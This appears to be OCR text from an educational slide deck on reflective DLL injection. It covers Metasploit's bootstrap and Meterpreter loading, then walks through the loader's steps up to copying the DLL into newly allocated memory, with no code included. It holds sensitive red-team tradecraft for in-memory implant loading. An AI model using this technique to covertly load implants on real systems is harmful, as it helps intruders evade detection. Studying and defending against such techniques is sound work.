(PE) file loader. It can then govern, with minimal interaction with the host system and process, how it will load and interact with the host.

Injection works from Windows NT4 up to and including Windows 8, running on x86, x64 and ARM where applicable.

You can see this as a custom implementation of LoadLibrary(), avoiding the module-on-disk limitation


https://github.com/stephenfewer/ReflectiveDLLInjection




Process Memory
rDLL
Reflective Loader
DLL
Entrypoint
1
2
3

Recap (cont.)

- Traditional reflective DLLs implement the loader functionality as an exported function
- These DLLs cannot be run like shellcode by executing position 0
  - Instead, the loader function must be located and executed
- To address this limitation, frameworks like MSF leverage bootstrap code
  - With the bootstrap, a reflective DLL can be executed like shellcode


Process Memory
1
Bootstrap
2
rDLL
Reflective Loader
3
DLL
Entrypoint
4

Recap (cont.)

- The main goal of this bootstrap is executing the reflective loader export, although it may have additional purposes

- For example, we've seen this with Metsrv's bootstrap
  1. Executes Reflective Loader export, which loads Metsrv DLL in memory
  2. Executes Metsrv's dllmain with a pointer to the Config Block, which holds all user-defined configuration (what Metsrv needs to create a new Meterpreter session)

Reflective Loading

- All this is nice but… what does the Reflective Loader actually do?

- The only things we know so far…
  1. The loader is built into the target DLL we want to load
  2. It is in charge of loading such DLL into memory à la LoadLibrary()
  3. Everybody talks about reflective DLLs and loaders on the Internet

Traditional
Reflective DLL Loading

Disclaimer


- Don't let these slides fool you!
  - I am not a programmer nor an expert on this area
  - I might have done wrong assumptions in certain things

- This section is only intended as an overview

- Largely based on Raphael Mudge's explanation from:
  - "Red Team Operations with Cobalt Strike"


- Execution is passed, via a tiny bootstrap shellcode, to the library's ReflectiveLoader function which is an exported function found in the library's export table.
- As the library's image will currently exists in an arbitrary location in memory the ReflectiveLoader will first calculate its own image's current location in memory so as to be able to parse its own headers for use later on.
- The ReflectiveLoader will then parse the host processes kernels export table in order to calculate the addresses of three functions required by the loader, namely LoadLibraryA, GetProcAddress and VirtualAlloc.
- The ReflectiveLoader will now allocate a continuous region of memory into which it will proceed to load its own image. The location is not important as the loader will correctly relocate the image later on.
- The library's headers and sections are loaded into their new locations in memory.
- The ReflectiveLoader will then process the newly loaded copy of its image's import table, loading any additional library's and resolving their respective imported function addresses.
- The ReflectiveLoader will then process the newly loaded copy of its image's relocation table.
- The ReflectiveLoader will then call its newly loaded image's entry point function, DllMain with DLL_PROCESS_ATTACH. The library has now been successfully loaded into memory.
- Finally the ReflectiveLoader will return execution to the initial bootstrap shellcode which called it.

Process Memory




1. Reflective Loader is executed

Process Memory





2. Moves backwards from current position until finding MS-DOS header (beginning of the DLL)
    - This is done as the whole DLL is going to be copied into new memory


Process Memory



3. Resolves any functions needed for the loading process
   - Locates PEB and *typically* finds Kernel32.dll in memory
   - *Typically* gets LoadLibrary() and GetProcAddress() addresses from kernel32's EAT
   - Finds or resolves any other functions needed by the implementation



Process Memory
rDLL
Reflective Loader
4. Prepares new memory for the DLL
• E.g. with VirtualAlloc
• Size is typically based on OptionalHeader -> SizeOfImage


Process Memory
rDLL
Reflective Loader
DLL
5. Copies the original DLL into the new memory (i.e. headers and sections)

